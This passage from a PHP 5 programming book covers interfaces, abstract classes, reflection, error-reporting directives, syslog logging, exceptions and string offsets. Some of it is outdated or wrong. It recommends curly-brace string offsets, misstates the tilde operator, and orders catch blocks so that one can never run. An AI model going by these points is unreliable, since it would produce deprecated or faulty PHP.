class Assistant extends Employee implements IPillage
{
    function takeMemo() {
       echo "Taking memo…";
    }

    function emptyBankAccount()
    {
       echo "Go on shopping spree with office credit card.";
    }
```

```
    function burnDocuments()
    {
       echo "Start small fire in the trash can.";
    }
}
```

As you can see, interfaces are particularly useful because, although they define the number and name of the methods required for some behavior to occur, they acknowledge the fact that different classes might require different ways of carrying out those methods. In this example, the `Assistant` class burns documents by setting them on fire in a trash can, while the `Executive` class does so through somewhat more aggressive means (setting his office on fire).

Implementing Multiple Interfaces

Of course, it wouldn't be fair if we allowed outside contractors to pillage the company; after all, it was upon the backs of our full-time employees that the organization was built. That said, how can we provide our employees with the ability to both do their job and pillage the company, while limiting contractors solely to the tasks required of them? The solution is to break these tasks down into several tasks and then implement multiple interfaces as necessary. Such a feature is available to PHP 5. Consider this example:

```
<?php
   interface IEmployee {...}
   interface IDeveloper {...}
   interface IPillage {...}

   class Employee implements IEmployee, IDeveloper, iPillage {
   …
   }

   class Contractor implements IEmployee, IDeveloper {
   …
   }
?>
```

As you can see, all three interfaces (`IEmployee`, `IDeveloper`, and `IPillage`) have been made available to the employee, while only `IEmployee` and `IDeveloper` have been made available to the contractor.

Abstract Classes

An abstract class is a class that really isn't supposed to ever be instantiated, but instead serves as a base class to be inherited by other classes. For example, consider a class titled `Media`, intended to embody the common characteristics of various types of published materials, such as newspapers, books, and CDs. Because the `Media` class doesn't represent a real-life entity, but is instead a generalized representation of a range of similar entities, you'd never want to instantiate it directly. To ensure that this doesn't happen, the class is deemed abstract. The various derived

Media classes then inherit this abstract class, ensuring conformity among the child classes, because all methods defined in that abstract class must be implemented within the subclass.

A class is declared abstract by prefacing the definition with the word abstract, like so:

```
abstract class classname
{
        // insert attribute definitions here
        // insert method definitions here
}
```

Attempting to instantiate an abstract class results in the following error message:

```
Fatal error: Cannot instantiate abstract class staff in
/www/book/chapter06/class.inc.php.
```

Abstract classes ensure conformity because any classes derived from them must implement all abstract methods derived within the class. Attempting to forego implementation of any abstract method defined in the class results in a fatal error.

ABSTRACT CLASS OR INTERFACE?

When should you use an interface instead of an abstract class, and vice versa? This can be quite confusing and is often a matter of considerable debate. However, there are a few factors that can help you formulate a decision in this regard:

- If you intend to create a model that will be assumed by a number of closely related objects, use an abstract class. If you intend to create functionality that will subsequently be embraced by a number of unrelated objects, use an interface.
- If your object must inherit behavior from a number of sources, use an interface. PHP classes can inherit multiple interfaces but cannot extend multiple abstract classes.
- If you know that all classes will share a common behavior implementation, use an abstract class and implement the behavior there. You cannot implement behavior in an interface.

Reflection

The classes used as examples in this and the previous chapters were for demonstrational purposes only, and therefore were simplistic enough that most of the features and behaviors could be examined at a single glance. However, real-world applications often require much more complex code. For instance, it isn't uncommon for a single application to consist of dozens of classes, with each class consisting of numerous members and complex methods. While opening the code in an editor does facilitate review, what if you just want to retrieve a list of all available classes, or all class methods or members for a specific class? Or perhaps you'd like to know the scope of a particular method (abstract, private, protected, public, or static). Sifting through the code to make such determinations can quickly grow tedious.

The idea of inspecting an object to learn more about it is known as *introspection,* whereas the process of actually doing so is called *reflection.* As of version 5, PHP offers a reflection API that is capable of querying not only classes and methods, but also functions, interfaces, and extensions. This section introduces reflection as applied to the review of classes and methods.

■ **Tip** The PHP manual offers more about the other features available to PHP's reflection API. See `http://www.php.net/oop5.reflection` for more information.

As related to class and method introspection, the PHP reflection API consists of four classes: `ReflectionClass`, `ReflectionMethod`, `ReflectionParameter`, and `ReflectionProperty`. Each class is introduced in turn in the following sections.

Writing the ReflectionClass Class

The `ReflectionClass` class is used to learn all about a class. It is capable of determining whether the class is a child class of some particular parent, retrieving a list of class methods and members, verifying whether the class is final, and much more. Listing 7-4 presents the `ReflectionClass` class contents. Although it isn't practical to introduce each of the more than 30 methods available to this class, the method names are fairly self-explanatory regarding their purpose. An example follows the listing.

Listing 7-4. *The ReflectionClass Class*

```
class ReflectionClass implements Reflector
{
   final private __clone()
   public object __construct(string name)
   public string __toString()

   public static string export()

   public mixed getConstant(string name)
   public array getConstants()
   public ReflectionMethod getConstructor()
   public array getDefaultProperties()
   public string getDocComment()
   public int getEndLine()
   public string getExtensionName()
   public string getFileName()
   public ReflectionClass[] getInterfaces()
   public ReflectionMethod[] getMethods()
   public ReflectionMethod getMethod(string name)
```

```
    public int getModifiers()
    public string getName()
    public ReflectionClass getParentClass()
    public ReflectionProperty[] getProperties()
    public ReflectionProperty getProperty(string name)
    public int getStartLine()
    public array getStaticProperties()

    # The following three methods were introduced in PHP 5.1

    public bool hasConstant(string name)
    public bool hasMethod(string name)
    public bool hasProperty(string name)

    public bool implementsInterface(string name)

    public bool isAbstract()
    public bool isFinal()
    public bool isInstance(stdclass object)
    public bool isInstantiable()
    public bool isInterface()
    public bool isInternal()
    public bool isSubclassOf(ReflectionClass class)
    public bool isIterateable()
    public bool isUserDefined()

    public stdclass newInstance(mixed* args)

    public ReflectionExtension getExtension()

}
```

To see `ReflectionClass` in action, let's use it to examine the `corporatedrone` class first created in Listing 7-1:

```
<?php

    $class = new ReflectionClass("corporatedrone");

    # Retrieve and output class methods
    $methods = $class->getMethods();

    echo "Class methods: <br />";

    foreach($methods as $method)
       echo $method->getName()."<br />";
```

```
    # Is the class abstract or final?
    $isAbstract = $class->isAbstract() ? "Yes" : "No";
    $isFinal = $class->isFinal() ? "Yes" : "No";

    echo "<br />";
    echo "Is class ".$class->getName()." Abstract: ".$isAbstract."<br />";
    echo "Is class ".$class->getName()." Final: ".$isFinal."<br />";

?>
```

Executing this example returns the following output:

```
Class methods:
setEmployeeID
getEmployeeID
setTiecolor
getTiecolor

Is class corporatedrone Abstract: No
Is class corporatedrone Final: No
```

Writing the ReflectionMethod Class

The `ReflectionMethod` class is used to learn more about a particular class method. Listing 7-5 presents the `ReflectionMethod` class contents. An example following the listing illustrates some of this class's capabilities.

Listing 7-5. *The ReflectionMethod Class*

```
class ReflectionMethod extends ReflectionFunction
{
    public __construct(mixed class, string name)
    public string __toString()

    public static string export()

    public int getModifiers()
    public ReflectionClass getDeclaringClass()

    public mixed invoke(stdclass object, mixed* args)
    public mixed invokeArgs(stdclass object, array args)

    public bool isAbstract()
    public bool isConstructor()
    public bool isDestructor()
    public bool isFinal()
    public bool isPrivate()
```

```
    public bool isProtected()
    public bool isPublic()
    public bool isStatic()

    # ReflectionMethod inherits from ReflectionFunction
    # (not covered in this book), therefore the following methods
    # are made available to it.

    final private __clone()

    public string getName()

    public bool isInternal()
    public bool isUserDefined()

    public string getDocComment()
    public int getEndLine()
    public string getFileName()
    public int getNumberOfRequiredParameters()
    public int getNumberOfParameters()
    public ReflectionParameter[] getParameters()
    public int getStartLine()
    public array getStaticVariables()

    public bool returnsReference()

}
```

Let's use the `ReflectionMethod` class to learn more about the `setTieColor()` method defined in the `corporatedrone` class (see Listing 7-1):

```
<?php
    $method = new ReflectionMethod("corporatedrone", "setTieColor");

    $isPublic = $method->isPublic() ? "Yes" : "No";

    printf ("Is %s public: %s <br />", $method->getName(), $isPublic);

    printf ("Total number of parameters: %d", $method->getNumberofParameters());
?>
```

Executing this example produces this output:

```
Is setTiecolor public: Yes
Total number of parameters: 1
```

Writing the ReflectionParameter Class

The `ReflectionParameter` class is used to learn more about a method's parameters. Listing 7-6 presents the `ReflectionParameter` class contents. An example following the listing demonstrates some of this class's capabilities.

Listing 7-6. *The ReflectionParameter Class*

```
class ReflectionParameter implements Reflector
{
   final private __clone()
   public object __construct(string name)
   public string __toString()

   public bool allowsNull()

   public static string export()

   public ReflectionClass getClass()
   public mixed getDefaultValue() # introduced in PHP 5.1.0
   public string getName()

   public bool isDefaultValueAvailable() # introduced in PHP 5.1.0
   public bool isOptional() # introduced in PHP 5.1.0
   public bool isPassedByReference()

}
```

Let's use the `ReflectionParameter` class to learn more about the `setTieColor()` method's input parameters (this method is found in the `corporatedrone` class in Listing 7-1):

```
<?php
   $method = new ReflectionMethod("corporatedrone", "setTieColor");
   $parameters = $method->getParameters();
   foreach ($parameters as $parameter) echo $parameter->getName()."<br />";
?>
```

Executing this example returns the following:

```
tiecolor
```

■ **Note** It's presently not possible to learn more about a specific method or function parameter. The only way to do so is to loop through all of them, as is done in the preceding example. Of course, it would be fairly easy to extend this class to offer such a feature.

Writing the ReflectionProperty Class

The `ReflectionProperty` class is used to learn more about a particular class's properties. Listing 7-7 presents the `ReflectionProperty` class contents. An example demonstrating this class's capabilities follows the listing.

Listing 7-7. *The ReflectionProperty Class*

```
class ReflectionProperty implements Reflector
{
   final private __clone()
   public __construct(mixed class, string name)
   public string __toString()

   public static string export()

   public ReflectionClass getDeclaringClass()
   public string getDocComment() # introduced in PHP 5.1.0
   public int getModifiers()
   public string getName()
   public mixed getValue(stdclass object)

   public bool isPublic()
   public bool isPrivate()
   public bool isProtected()
   public bool isStatic()
   public bool isDefault()

   public void setValue(stdclass object, mixed value)

}
```

Let's use the `ReflectionProperty` class to learn more about the `corporatedrone` class's properties (the `corporatedrone` class is found in Listing 7-1):

```
<?php
   $method = new ReflectionClass("corporatedrone");

   $properties = $method->getProperties();

   foreach ($properties as $property) echo $property->getName()."<br />";
?>
```

This example returns the following output:

```
employeeid
tiecolor
```

Other Reflection Applications

While reflection is useful for purposes such as those described in the preceding sections, you may be surprised to know that it can also be applied to a variety of tasks, including testing code, generating documentation, and performing other duties. For instance, the following two PEAR packages depend upon the reflection API to carry out their respective tasks:

- `PHPDoc`: Useful for automatically generating code documentation based on comments embedded in the source code (see `http://www.pear.php.net/package/PHPDoc`)
- `PHPUnit2`: A testing framework for performing unit tests (see `http://www.pear.php.net/package/PHPUnit2`)

Consider examining the contents of these packages to learn about the powerful ways in which they harness reflection to carry out useful tasks.

Summary

This and the previous chapter introduced you to the entire gamut of PHP's OOP features, both old and new. Although the PHP development team was careful to ensure that users aren't constrained to use these features, the improvements and additions made regarding PHP's ability to operate in conjunction with this important development paradigm represent a quantum leap forward for the language. If you're an old hand at object-oriented programming, hopefully these last two chapters have left you smiling ear-to-ear over the long-awaited capabilities introduced within these pages. If you're new to OOP, the material should help you to better understand many of the key OOP concepts and inspire you to perform additional experimentation and research.

The next chapter introduces yet another new, and certainly long-awaited, feature of PHP 5: exception handling.

CHAPTER 8

Error and Exception Handling

Even if you wear an S on your chest when it comes to programming, you can be sure that errors will be a part of all but the most trivial of applications. Some of these errors are programmer-induced; that is, they're the result of blunders during the development process. Others are user-induced, caused by the end user's unwillingness or inability to conform to application constraints. For example, the user might enter "12341234" when asked for an e-mail address, obviously ignoring what would otherwise be expected as valid input. Regardless of the source of the error, your application must be able to encounter and react to such unexpected errors in a graceful fashion, hopefully doing so without a loss of data or the crash of a program or system. In addition, your application should be able to provide users with the feedback necessary to understand the reason for such errors and potentially adjust their behavior accordingly.

This chapter introduces several features PHP has to offer for handling errors. Specifically, the following topics are covered:

- **Configuration directives:** PHP's error-related configuration directives determine the bulk of the language's error-handling behavior. Many of the most pertinent directives are introduced in this chapter.
- **Error logging:** Keeping a running log of application errors is the best way to record progress regarding the correction of repeated errors, as well as quickly take note of newly introduced problems. In this chapter, you learn how to log messages to both your operating system syslog and a custom log file.
- **Exception handling:** This long-awaited feature, prevalent among many popular languages (Java, C#, and Python, to name a few) and new to PHP 5, offers a standardized process for detecting, responding to, and reporting errors.

Historically, the development community has been notoriously lax in implementing proper application error handling. However, as applications continue to grow increasingly complex and unwieldy, the importance of incorporating proper error-handling strategies into your daily development routine cannot be understated. Therefore, you should invest some time becoming familiar with the many features PHP has to offer in this regard.

Configuration Directives

Numerous configuration directives determine PHP's error-reporting behavior. Many of these directives are introduced in this section.

error_reporting (string)

Scope: PHP_INI_ALL; Default value: E_ALL & ~E_NOTICE & ~E_STRICT

The error_reporting directive determines the reporting sensitivity level. Thirteen separate levels are available, and any combination of these levels is valid. See Table 8-1 for a complete list of these levels. Note that each level is inclusive of all levels residing below it. For example, the E_WARNING level reports any messages resulting from all 10 levels residing below it in the table.

Table 8-1. *PHP's Error-Reporting Levels*

Level	Description
E_ALL	All errors and warnings
E_ERROR	Fatal run-time errors
E_WARNING	Run-time warnings
E_PARSE	Compile-time parse errors
E_NOTICE	Run-time notices
E_STRICT	PHP version portability suggestions
E_CORE_ERROR	Fatal errors that occur during PHP's initial start
E_CORE_WARNING	Warnings that occur during PHP's initial start
E_COMPILE_ERROR	Fatal compile-time errors
E_COMPILE_WARNING	Compile-time warnings
E_USER_ERROR	User-generated errors
E_USER_WARNING	User-generated warnings
E_USER_NOTICE	User-generated notices

Take special note of E_STRICT, because it's new as of PHP 5. E_STRICT suggests code changes based on the core developers' determinations as to proper coding methodologies, and is intended to ensure portability across PHP versions. If you use deprecated functions or syntax, use references incorrectly, use var rather than a scope level for class fields, or introduce other stylistic discrepancies, E_STRICT calls it to your attention.

■ **Note** The logical operator NOT is represented by the tilde character (~). This meaning is specific to this directive, as the exclamation mark (!) bears this significance throughout all other parts of the language.

During the development stage, you'll likely want all errors to be reported. Therefore, consider setting the directive like this:

```
error_reporting E_ALL
```

However, suppose that you were only concerned about fatal run-time, parse, and core errors. You could use logical operators to set the directive as follows:

```
error_reporting E_ERROR | E_PARSE | E_CORE_ERROR
```

As a final example, suppose you want all errors reported except for user-generated ones:

```
error_reporting E_ALL & ~(E_USER_ERROR | E_USER_WARNING | E_USER_NOTICE)
```

As is often the case, the name of the game is to remain well-informed about your application's ongoing issues without becoming so inundated with information that you quit looking at the logs. Spend some time experimenting with the various levels during the development process, at least until you're well aware of the various types of reporting data that each configuration provides.

display_errors (On | Off)

Scope: `PHP_INI_ALL`; Default value: On

Enabling the `display_errors` directive results in the display of any errors meeting the criteria defined by `error_reporting`. You should have this directive enabled only during testing, and keep it disabled when the site is live. The display of such messages not only is likely to further confuse the end user, but could also provide more information about your application/server than you might like to make available. For example, suppose you were using a flat file to store newsletter subscriber e-mail addresses. Due to a permissions misconfiguration, the application could not write to the file. Yet rather than catch the error and offer a user-friendly response, you instead opt to allow PHP to report the matter to the end user. The displayed error would look something like:

```
Warning: fopen(subscribers.txt): failed to open stream: Permission denied in
/home/www/htdocs/pmnp/8/displayerrors.php on line 3
```

Granted, you've already broken a cardinal rule by placing a sensitive file within the document root tree, but now you've greatly exacerbated the problem by informing the user of the exact location and name of the file. The user can then simply enter a URL similar to `http://www.example.com/subscribers.txt`, and proceed to do what he will with your soon-to-be furious subscriber base.

display_startup_errors (On | Off)

Scope: `PHP_INI_ALL`; Default value: Off

Enabling the `display_startup_errors` directive will display any errors encountered during the initialization of the PHP engine. Like `display_errors`, you should have this directive enabled during testing, and disabled when the site is live.

log_errors (On | Off)

Scope: `PHP_INI_ALL`; Default value: Off

Errors should be logged in every instance, because such records provide the most valuable means for determining problems specific to your application and the PHP engine. Therefore, you should keep `log_errors` enabled at all times. Exactly to where these log statements are recorded depends on the `error_log` directive.

error_log (string)

Scope: `PHP_INI_ALL`; Default value: Null

Errors can be sent to the system syslog, or can be sent to a file specified by the administrator via the `error_log` directive. If this directive is set to `syslog`, error statements will be sent to the syslog on Linux, or to the event log on Windows.

If you're unfamiliar with the syslog, it's a Unix-based logging facility that offers an API for logging messages pertinent to system and application execution. The Windows event log is essentially the equivalent to the Unix syslog. These logs are commonly viewed using the Event Viewer.

log_errors_max_len (integer)

Scope: `PHP_INI_ALL`; Default value: 1024

The `log_errors_max_len` directive sets the maximum length, in bytes, of each logged item. The default is 1,024 bytes. Setting this directive to 0 means that no maximum length is imposed.

ignore_repeated_errors (On | Off)

Scope: `PHP_INI_ALL`; Default value: Off

Enabling this directive causes PHP to disregard repeated error messages that occur within the same file and on the same line.

ignore_repeated_source (On | Off)

Scope: `PHP_INI_ALL`; Default value: Off

Enabling this directive causes PHP to disregard repeated error messages emanating from different files or different lines within the same file.

track_errors (On | Off)

Scope: `PHP_INI_ALL`; Default value: Off

Enabling this directive causes PHP to store the most recent error message in the variable `$php_errormsg`. Once registered, you can do as you please with the variable data, including output it, save it to a database, or do any other task suiting a variable.

Error Logging

If you've decided to log your errors to a separate text file, the Web server process owner must have adequate permissions to write to this file. In addition, be sure to place this file outside of

the document root to lessen the likelihood that an attacker could happen across it and potentially uncover some information that is useful for surreptitiously entering your server. When you write to the syslog, the error messages look like this:

```
Dec  5 10:56:37 example.com httpd: PHP Warning:
fopen(/home/www/htdocs/subscribers.txt): failed to open stream: Permission
denied in /home/www/htdocs/book/8/displayerrors.php on line 3
```

When you write to a separate text file, the error messages look like this:

```
[05-Dec-2005 10:53:47] PHP Warning:
fopen(/home/www/htdocs/subscribers.txt): failed to open stream: Permission
denied in /home/www/htdocs/book/8/displayerrors.php on line 3
```

As to which one to use, that is a decision that you should make on a per-environment basis. If your Web site is running on a shared server, then using a separate text file or database table is probably your only solution. If you control the server, then using the syslog may be ideal, because you'd be able to take advantage of a syslog-parsing utility to review and analyze the logs. Take care to examine both routes and choose the strategy that best fits the configuration of your server environment.

PHP enables you to send custom messages as well as general error output to the system syslog. Four functions facilitate this feature. These functions are introduced in this section, followed by a concluding example.

define_syslog_variables()

```
void define_syslog_variables(void)
```

The `define_syslog_variables()` function initializes the constants necessary for using the `openlog()`, `closelog()`, and `syslog()` functions. You need to execute this function before using any of the following logging functions.

openlog()

```
int openlog(string ident, int option, int facility)
```

The `openlog()` function opens a connection to the platform's system logger and sets the stage for the insertion of one or more messages into the system log by designating several parameters that will be used within the log context:

- `ident`: A message identifier added to the beginning of each entry. Typically this value is set to the name of the program. Therefore, you might want to identify PHP-related messages as "PHP" or "PHP5".
- `option`: Determines which logging options are used when generating the message. A list of available options is offered in Table 8-2. If more than one option is required, separate each option with a vertical bar. For example, you could specify three of the options like so: `LOG_ODELAY | LOG_PERROR | LOG_PID`.

- facility: Helps determine what category of program is logging the message. There are several categories, including LOG_KERN, LOG_USER, LOG_MAIL, LOG_DAEMON, LOG_AUTH, LOG_LPR, and LOG_LOCAL*N*, where *N* is a value ranging between 0 and 7. Note that the designated facility determines the message destination. For example, designating LOG_CRON results in the submission of subsequent messages to the cron log, whereas designating LOG_USER results in the transmission of messages to the messages file. Unless PHP is being used as a command-line interpreter, you'll likely want to set this to LOG_USER. It's common to use LOG_CRON when executing PHP scripts from a crontab. See the syslog documentation for more information about this matter.

Table 8-2. *Logging Options*

Option	Description
LOG_CONS	If error occurs when writing to the syslog, send output to the system console.
LOG_NDELAY	Immediately open the connection to the syslog.
LOG_ODELAY	Do not open the connection until the first message has been submitted for logging. This is the default.
LOG_PERROR	Output the logged message to both the syslog and standard error.
LOG_PID	Accompany each message with the process ID (PID).

closelog()

```
int closelog(void)
```

The closelog() function closes the connection opened by openlog().

syslog()

```
int syslog(int priority, string message)
```

The syslog() function is responsible for sending a custom message to the syslog. The first parameter, priority, specifies the syslog priority level, presented in order of severity here:

- LOG_EMERG: A serious system problem, likely signaling a crash
- LOG_ALERT: A condition that must be immediately resolved to avert jeopardizing system integrity
- LOG_CRIT: A critical error, which could render a service unusable but does not necessarily place the system in danger
- LOG_ERR: A general error
- LOG_WARNING: A general warning
- LOG_NOTICE: A normal but notable condition

- LOG_INFO: General informational message
- LOG_DEBUG: Information that is typically only relevant when debugging an application

The second parameter, message, specifies the text of the message that you'd like to log. If you'd like to log the error message as provided by the PHP engine, you can include the string %m in the message. This string will be replaced by the error message string (strerror) as offered by the engine at execution time.

Now that you've been acquainted with the relevant functions, here's an example:

```
<?php
    define_syslog_variables();
    openlog("CHP8", LOG_PID, LOG_USER);
    syslog(LOG_WARNING,"Chapter 8 example warning.");
    closelog();
?>
```

This snippet would produce a log entry in the messages syslog file similar to the following:

```
Dec  5 20:09:29 CHP8[30326]: Chapter 8 example warning.
```

Exception Handling

Languages such as Java, C#, and Python have long been heralded for their efficient error-management abilities, accomplished through the use of exception handling. If you have prior experience working with exception handlers, you likely scratch your head when working with any language, PHP included, that doesn't offer similar capabilities. This sentiment is apparently a common one across the PHP community, because as of version 5.0, exception-handling capabilities have been incorporated into the language. In this section, you'll learn all about this feature, including the basic concepts, syntax, and best practices. Because exception handling is new to PHP, you may not have any prior experience incorporating this feature into your applications. Therefore, a general overview is presented regarding the matter. If you're already familiar with the basic concepts, feel free to skip ahead to the PHP-specific material later in this section.

Why Exception Handling Is Handy

In a perfect world, your program would run like a well-oiled machine, devoid of both internal and user-initiated errors that disrupt the flow of execution. However, programming, like the real world, remains anything but an idyllic dream, and unforeseen events that disrupt the ordinary chain of events happen all the time. In programmer's lingo, these unexpected events are known as *exceptions*. Some programming languages have the capability to react gracefully to an exception by locating a code block that can handle the error. This is referred to as *throwing the exception*. In turn, the error-handling code takes ownership of the exception, or catches it. The advantages to such a strategy are many.

For starters, exception handling essentially brings order to the error-management process through the use of a generalized strategy for not only identifying and reporting application errors, but also specifying what the program should do once an error is encountered. Furthermore, exception-handling syntax promotes the separation of error handlers from the general application logic, resulting in considerably more organized, readable code. Most languages that implement exception handling abstract the process into four steps:

1. The application attempts something.
2. If the attempt fails, the exception-handling feature throws an exception.
3. The assigned handler catches the exception and performs any necessary tasks.
4. The exception-handling feature cleans up any resources consumed during the attempt.

Almost all languages have borrowed from the C++ language's handler syntax, known as `try/catch`. Here's a simple pseudocode example:

```
try {
     perform some task
     if something goes wrong
         throw exception("Something bad happened")
// Catch the thrown exception
} catch(exception) {
     output the exception message
}
```

You can also set up multiple handler blocks, which enables you to account for a variety of errors. You can accomplish this either by using various predefined handlers, or by extending one of the predefined handlers, essentially creating your own custom handler. PHP currently only offers a single handler, `exception`. However, that handler can be extended if necessary. It's likely that additional default handlers will be made available in future releases. For the purposes of illustration, let's build on the previous pseudocode example, using contrived handler classes to manage I/O and division-related errors:

```
try {
     perform some task
     if something goes wrong
         throw IOexception("Something bad happened")
     if something else goes wrong
         throw Numberexception("Something really bad happened")
// Catch IOexception
} catch(IOexception) {
     output the IOexception message
}
// Catch Numberexception
} catch(Numberexception) {
     output the Numberexception message
}
```

If you're new to exceptions, such a syntactical error-handling standard seems like a breath of fresh air. In the next section, we'll apply these concepts to PHP by introducing and demonstrating the variety of new exception-handling procedures made available in version 5.

PHP's Exception-Handling Implementation

This section introduces PHP's exception-handling feature. Specifically, we'll touch upon the base exception class internals, and demonstrate how to extend this base class, define multiple catch blocks, and introduce other advanced handling tasks. Let's begin with the basics: the base exception class.

PHP's Base Exception Class

PHP's base exception class is actually quite simple in nature, offering a default constructor consisting of no parameters, an overloaded constructor consisting of two optional parameters, and six methods. Each of these parameters and methods is introduced in this section.

The Default Constructor

The default exception constructor is called with no parameters. For example, you can invoke the exception class like so:

```
throw new Exception();
```

Once the exception has been instantiated, you can use any of the six methods introduced later in this section. However, only four will be of any use; the other two are useful only if you instantiate the class with the overloaded constructor, introduced next.

The Overloaded Constructor

The overloaded constructor offers additional functionality not available to the default constructor through the acceptance of two optional parameters:

- `message`: Intended to be a user-friendly explanation that presumably will be passed to the user via the `getMessage()` method, introduced in the following section.
- `error code`: Intended to hold an error identifier that presumably will be mapped to some identifier-to-message table. Error codes are often used for reasons of internationalization and localization. This error code is made available via the `getCode()` method, introduced in the next section. Later, you'll learn how the base exception class can be extended to compute identifier-to-message table lookups.

You can call this constructor in a variety of ways, each of which is demonstrated here:

```
throw new Exception("Something bad just happened", 4)
throw new Exception("Something bad just happened");
throw new Exception("",4);
```

Of course, nothing actually happens to the exception until it's caught, as demonstrated later in this section.

Methods

Six methods are available to the exception class:

- `getMessage()`: Returns the message if it was passed to the constructor.
- `getCode()`: Returns the error code if it was passed to the constructor.
- `getLine()`: Returns the line number for which the exception is thrown.
- `getFile()`: Returns the name of the file throwing the exception.
- `getTrace()`: Returns an array consisting of information pertinent to the context in which the error occurred. Specifically, this array includes the file name, line, function, and function parameters.
- `getTraceAsString()`: Returns all of the same information as is made available by `getTrace()`, except that this information is returned as a string rather than as an array.

■ **Caution** Although you can extend the exception base class, you cannot override any of the preceding methods, because they are all declared as `final`. See Chapter 6 more for information about the `final` scope.

Listing 8-1 offers a simple example that embodies the use of the overloaded base class constructor, as well as several of the methods.

Listing 8-1. *Raising an Exception*

```
try {

    $fh = fopen("contacts.txt", "r");
    if (! $fh) {
        throw new Exception("Could not open the file!");
    }
}
catch (Exception $e) {
    echo "Error (File: ".$e->getFile().", line ".
          $e->getLine()."): ".$e->getMessage();
}
```

If the exception is raised, something like the following would be output:

```
Error (File: /usr/local/apache2/htdocs/read.php, line 6): Could not open the file!
```

Extending the Exception Class

Although PHP's base exception class offers some nifty features, in some situations, you'll likely want to extend the class to allow for additional capabilities. For example, suppose you want to internationalize your application to allow for the translation of error messages. These messages reside in an array located in a separate text file. The extended exception class will read from this flat file, mapping the error code passed into the constructor to the appropriate message (which presumably has been localized to the appropriate language). A sample flat file follows:

```
1,Could not connect to the database!
2,Incorrect password. Please try again.
3,Username not found.
4,You do not possess adequate privileges to execute this command.
```

When `MyException` is instantiated with a language and error code, it will read in the appropriate language file, parsing each line into an associative array consisting of the error code and its corresponding message. The `MyException` class and a usage example are found in Listing 8-2.

Listing 8-2. *The MyException Class in Action*

```
class MyException extends Exception {
    function __construct($language,$errorcode) {
        $this->language = $language;
        $this->errorcode = $errorcode;
    }

    function getMessageMap() {
        $errors = file("errors/".$this->language.".txt");
        foreach($errors as $error) {
             list($key,$value) = explode(",",$error,2);
             $errorArray[$key] = $value;
        }
        return $errorArray[$this->errorcode];
    }
} # end MyException

try {
    throw new MyException("english",4);
}
catch (MyException $e) {
    echo $e->getMessageMap();
}
```

Catching Multiple Exceptions

Good programmers must always ensure that all possible scenarios are taken into account. Consider a scenario in which your site offers an HTML form from which the user could

subscribe to a newsletter by submitting his or her e-mail address. Several outcomes are possible. For example, the user could do one of the following:

- Provide a valid e-mail address
- Provide an invalid e-mail address
- Neglect to enter any e-mail address at all
- Attempt to mount an attack such as a SQL injection

Proper exception handling will account for all such scenarios. However, in order to do so, you need to provide a means for catching each exception. Thankfully, this is easily possible with PHP. Listing 8-3 shows the code that satisfies this requirement.

Listing 8-3. *Catching Multiple Exceptions*

```
<?php
/* The InvalidEmailException class is responsible for notifying the site
    administrator in the case that the e-mail is deemed invalid. */
class InvalidEmailException extends Exception {

   function __construct($message, $email) {
        $this->message = $message;
        $this->notifyAdmin($email);
   }

   private function notifyAdmin($email) {
      mail("admin@example.org","INVALID EMAIL",$email,"From:web@example.com");
   }

}

/* The subscribe class is responsible for validating an e-mail address
    and adding the user e-mail address to the database. */
class subscribe {

   function validateEmail($email) {
      try {
         if ($email == "") {
            throw new Exception("You must enter an e-mail address!");
         } else {
            list($user,$domain) = explode("@", $email);
            if (! checkdnsrr($domain, "MX"))
            {
               throw new InvalidEmailException("Invalid e-mail address!", $email);
```

```
            } else {
               return 1;
            }
         }
      } catch (Exception $e) {
         echo $e->getMessage();
      } catch (InvalidEmailException $e) {
         echo $e->getMessage();
      }

   }
   /* This method would presumably add the user's e-mail address to
       a database. */
   function subscribeUser() {
      echo $this->email." added to the database!";
   }

} #end subscribe class

/* Assume that the e-mail address came from a subscription form. */

$_POST['email'] = "someuser@example.com";

/* Attempt to validate and add address to database. */
if (isset($_POST['email'])) {
     $subscribe = new subscribe();
     if($subscribe->validateEmail($_POST['email']))
        $subscribe->subscribeUser($_POST['email']);
}

?>
```

You can see that it's possible for two different exceptions to fire, one derived from the base class and one extended from the base class, `InvalidEmailException`.

Summary

The topics covered in this chapter touch upon many of the core error-handling practices used in today's programming industry. While the implementation of such features unfortunately remains more preference than policy, the introduction of capabilities such as logging and error handling has contributed substantially to the ability of programmers to detect and respond to otherwise unforeseen problems in their code.

In the next chapter, we'll take an in-depth look at PHP's string-parsing capabilities, covering the language's powerful regular expression features, and offering insight into many of the powerful string-manipulation functions.

CHAPTER 9

Strings and Regular Expressions

As programmers, we build applications that are based on established rules regarding the classification, parsing, storage, and display of information, whether that information consists of gourmet recipes, store sales receipts, poetry, or some other collection of data. In this chapter, we examine many of the PHP functions that you'll undoubtedly use on a regular basis when performing such tasks.

This chapter covers the following topics:

- **PHP 5's new string offset syntax:** In an effort to remove ambiguity and pave the way for potential optimization of run-time string processing, a change to the string offset syntax was made in PHP 5.
- **Regular expressions:** A brief introduction to regular expressions touches upon the features and syntax of PHP's two supported regular expression implementations: POSIX and Perl. Following that is a complete introduction to PHP's respective function libraries.
- **String manipulation:** It's conceivable that throughout your programming career, you'll somehow be required to modify every conceivable aspect of a string. Many of the powerful PHP functions that can help you to do so are introduced in this chapter.
- **The PEAR `Validate_US` package:** In this and subsequent chapters, various PEAR packages are introduced that are relevant to the respective chapter's subject matter. This chapter introduces `Validate_US`, a PEAR package that is useful for validating the syntax for items of information commonly used in applications of all types, including phone numbers, social security numbers, ZIP codes, and state abbreviations. (If you're not familiar with PEAR, it's introduced in Chapter 11.)

Complex (Curly) Offset Syntax

Because PHP is a loosely typed language, it makes sense that a string could also easily be treated as an array. Therefore, any string, `php` for example, could be treated as both a contiguous entity and as a collection of three characters, meaning that you could output such a string in two fashions:

```
<?php
   $thing = "php";
   echo $thing;
   echo "<br />";
   echo $thing[0];
   echo $thing[1];
   echo $thing[2];
?>
```

This returns the following:

```
php
php
```

Although this behavior is quite convenient, it isn't without problems. For starters, it invites ambiguity. Looking at the code, was it the developer's intention to treat this data as a string or as an array? Also, this loose syntax prevents you from creating any sort of run-time code optimization intended solely for strings, because the scripting engine can't differentiate between strings and arrays. To resolve this problem, the square bracket offset syntax has been deprecated in preference to curly bracket syntax when working with strings. Here's another look at the previous example, this time using the preferred syntax:

```
<?php
   $thing = "php";
   echo $thing;
   echo "<br />";
   echo $thing{0};
   echo $thing{1};
   echo $thing{2};
?>
```

This example yields the same results as the original version.

The square bracket syntax has been around so long that it's unlikely to go away any time soon, if ever. Nonetheless, in the spirit of clean programming practice, it's suggested that you migrate to the curly bracketing syntax style for future applications.

Regular Expressions

